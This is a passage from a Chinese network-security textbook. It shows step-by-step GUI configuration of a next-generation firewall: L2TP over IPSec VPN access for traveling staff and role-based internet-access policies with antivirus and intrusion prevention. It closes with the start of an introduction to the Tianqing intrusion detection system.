


图 6-45　配置外网接口参数

（2）配置内网接口

选择“网络→接口”，单击 GE0/0/3 对应的编辑图标，按照图 6-46 所示进行配置。



图 6-46 配置内网接口参数

2. 配置安全策略

（1）协议

选择“策略→安全策略→安全策略”，单击“新建”按钮，按照表 6-3~6-5 所示参数，分别建立 4 个策略。

表 6-2 允许总部服务器范围外网策略

名 称	**policy1**
源安全区域	trust
目的安全区域	untrust
源地址/地区	10.1.1.0/24
动作	允许

表 6-3 允许 LAC Client 访问总部服务器

名 称	**policy2**
源安全区域	untrust
目的安全区域	trust
源地址/地区	10.1.1.0/24
动作	允许

表 6-4 允许 LAC Client 与防火墙通信

名 称	**policy3**
源安全区域	untrust
目的安全区域	local
源地址/地区	1.1.1.2/32
动作	允许

表 6-5 允许防火墙与 LAC Client 通信

名 称	**policy4**
源安全区域	local
目的安全区域	untrust
动作	允许

3. 配置 L2TP 用户

选择“对象→用户→用户/组”，选中 default 认证域，在“成员管理”中，单击“新建”按钮，选择“新建用户”，按如下参数配置，出差员工“vpdnuser”的用户信息，密码为 Hello123。本例以“/default”组为例，实际应用中可以把用户放置在任意组中。

4. 配置 L2TP over IPSec

选择“网络→L2TP over IPSec”，按照图 6-47~6-49 所示进行配置。

策略名称　policy *
本端接口　GE0/0/1 *　[配置]
本端接口IP地址　1.1.1.2
对端地址
认证方式　预共享密钥　RSA签名　RSA数字信封
预共享密钥　●●●●●●●●● *
本端ID　IP地址　1.1.1.2 *
对端ID　接受任意对端ID

图 6-47　基本配置



图 6-48　拨号用户配置



图 6-49　待加密数据流配置

5. 配置 LAC Client 的拨号参数

首先确保 IPSec 服务已开启，进入“控制面板→网络和共享中心”，单击“设置新的连接或网络”，依次选择“连接到工作区→使用我的 Internet 连接（VPN）”，然后按图 6-50 和图 6-51 所示设置地址及用户名密码。




图 6-50　设置连接的 VPN 地址



图 6-51　设置连接 VPN 的用户名和密码

完成上述设置后，右击“VPN 连接”，选择属性，进行最后设置，如图 6-52 所示。




图 6-52　VPN 连接属性设置

6．结果验证

最后连接 VPN，并在防火墙上查看到 IPSec 隧道监控信息和 L2TP 通道监控信息。

6.2.3.4　部署安全功能

以配置安全策略为例，如图 6-53 所示。假定某企业在网络边界处部署了 NGFW 作为安全网关。企业根据员工级别和职能不同划分了三种用户：高层管理者、市场员工、研发员工，他们能够访问 Internet 的权限不同。具体如下：高层管理者可以自由访问 Internet；市场员工能够访问 Internet，但不能玩游戏，观看网络视频；研发员工不能访问 Internet。企业还希望对通过 NGFW 的流量进行反病毒和入侵防御检测，保护内部网络安全。




图 6-53　配置安全策略组网

1．网络基本参数配置

选择“网络→接口”，单击 GE1/0/1 对应的编辑图标，按表 6-6 参数配置。

表 6-6　GE1/0/1 参数配置

IP 地址	1.1.1.1
网络掩码	255.255.255.0
安全区域	untrust

按表 6-7 配置 GE1/0/3 接口。

表 6-7　GE1/0/3 参数配置

IP 地址	10.3.0.1
网络掩码	255.255.255.252
安全区域	trust

2．配置高层管理者的安全策略

选择“策略→安全策略→安全策略”，单击“新建”按钮，按照表 6-8 的参数配置高层管理者的安全策略。

表 6-8　配置高层管理者的安全策略

名　　称	**policy_sec_management**
源安全区域	trust
目的安全区域	untrust
用户	management
动作	允许
内容安全	
反病毒	default
入侵防御	default

3．配置市场员工的安全策略

选择“策略→安全策略→安全策略”，单击“新建”按钮，按照表 6-9 和 6-10 的参数配置市场员工的安全策略 1 和安全策略 2。

表 6-9　配置市场员工的安全策略 1

名　　称	**policy_sec_marketing_1**
源安全区域	trust
目的安全区域	untrust
应用	游戏、媒体共享
用户	marketing
动作	禁止

表 6-10　配置市场员工的安全策略 2

名　　称	policy_sec_marketing_2
源安全区域	trust
目的安全区域	untrust
应用	any
用户	marketing
动作	允许
内容安全	
反病毒	default
入侵防御	default

4．配置研发员工的安全策略

选择“策略→安全策略→安全策略”，单击“新建”按钮，按照表 6-11 的参数配置研发员工的安全策略。

表 6-11　配置研发员工的安全策略

名　　称	policy_sec_research
源安全区域	trust
目的安全区域	untrust
用户	research
动作	禁止

5．验证结果

① 验证高层管理者是否能够不受限制的访问 Internet，如果是则证明高层管理者的安全策略配置成功。

② 验证市场员工的用户是否能够访问 Internet，而且访问 Internet 时不能使用 NGFW 定义的游戏和媒体共享应用。如果是则证明市场员工的安全策略配置成功。

③ 验证研发员工用户是否不能访问 Internet。如果是则证明研发员工的安全策略配置成功。

④ 选择“监控→日志→策略命中日志”，分别查看高层管理者、市场员工、研发员工是否命中正确的安全策略。

⑤ 选择“监控→日志→威胁日志”，查看流量是否会被反病毒或入侵防御配置文件阻断。

6.2.4　天阗入侵检测管理系统(IDS)

6.2.4.1　简介

天阗入侵检测与管理系统（IDS）是启明星辰自主研发的入侵检测类安全产品，其主要作用是帮助用户量化、定位来自内外网络的威胁情况，提供有针对性的指导措施和安全决策依据，并能够对网络安全整体水平进行效果评估，天阗入侵检测与管理系统

（IDS）采用了融合多种分析方法的新一代入侵检测技术，配合经过安全优化的高性能硬件平台，坚持“全面检测、有效呈现”的产品核心价值取向，可以依照用户定制的策略，准确分析、报告网络中正在发生的各种异常事件和攻击行为，实现对网络的“全面检测”，并通过实时的报警信息和多种格式报表，为用户提供翔实、可操作的安全建议，帮助用户完善安全保障措施，确保将信息“有效呈现”给用户。

同时，天阗入侵检测与管理系统支持扩展无线安全模块，可准确识别各类无线安全攻击事件，按不同安全级别实时告警，并据此生成多种统计报表，并提供有线、无线网络攻击检测整体解决方案。

6.2.4.2 软件安装

1．安装数据库

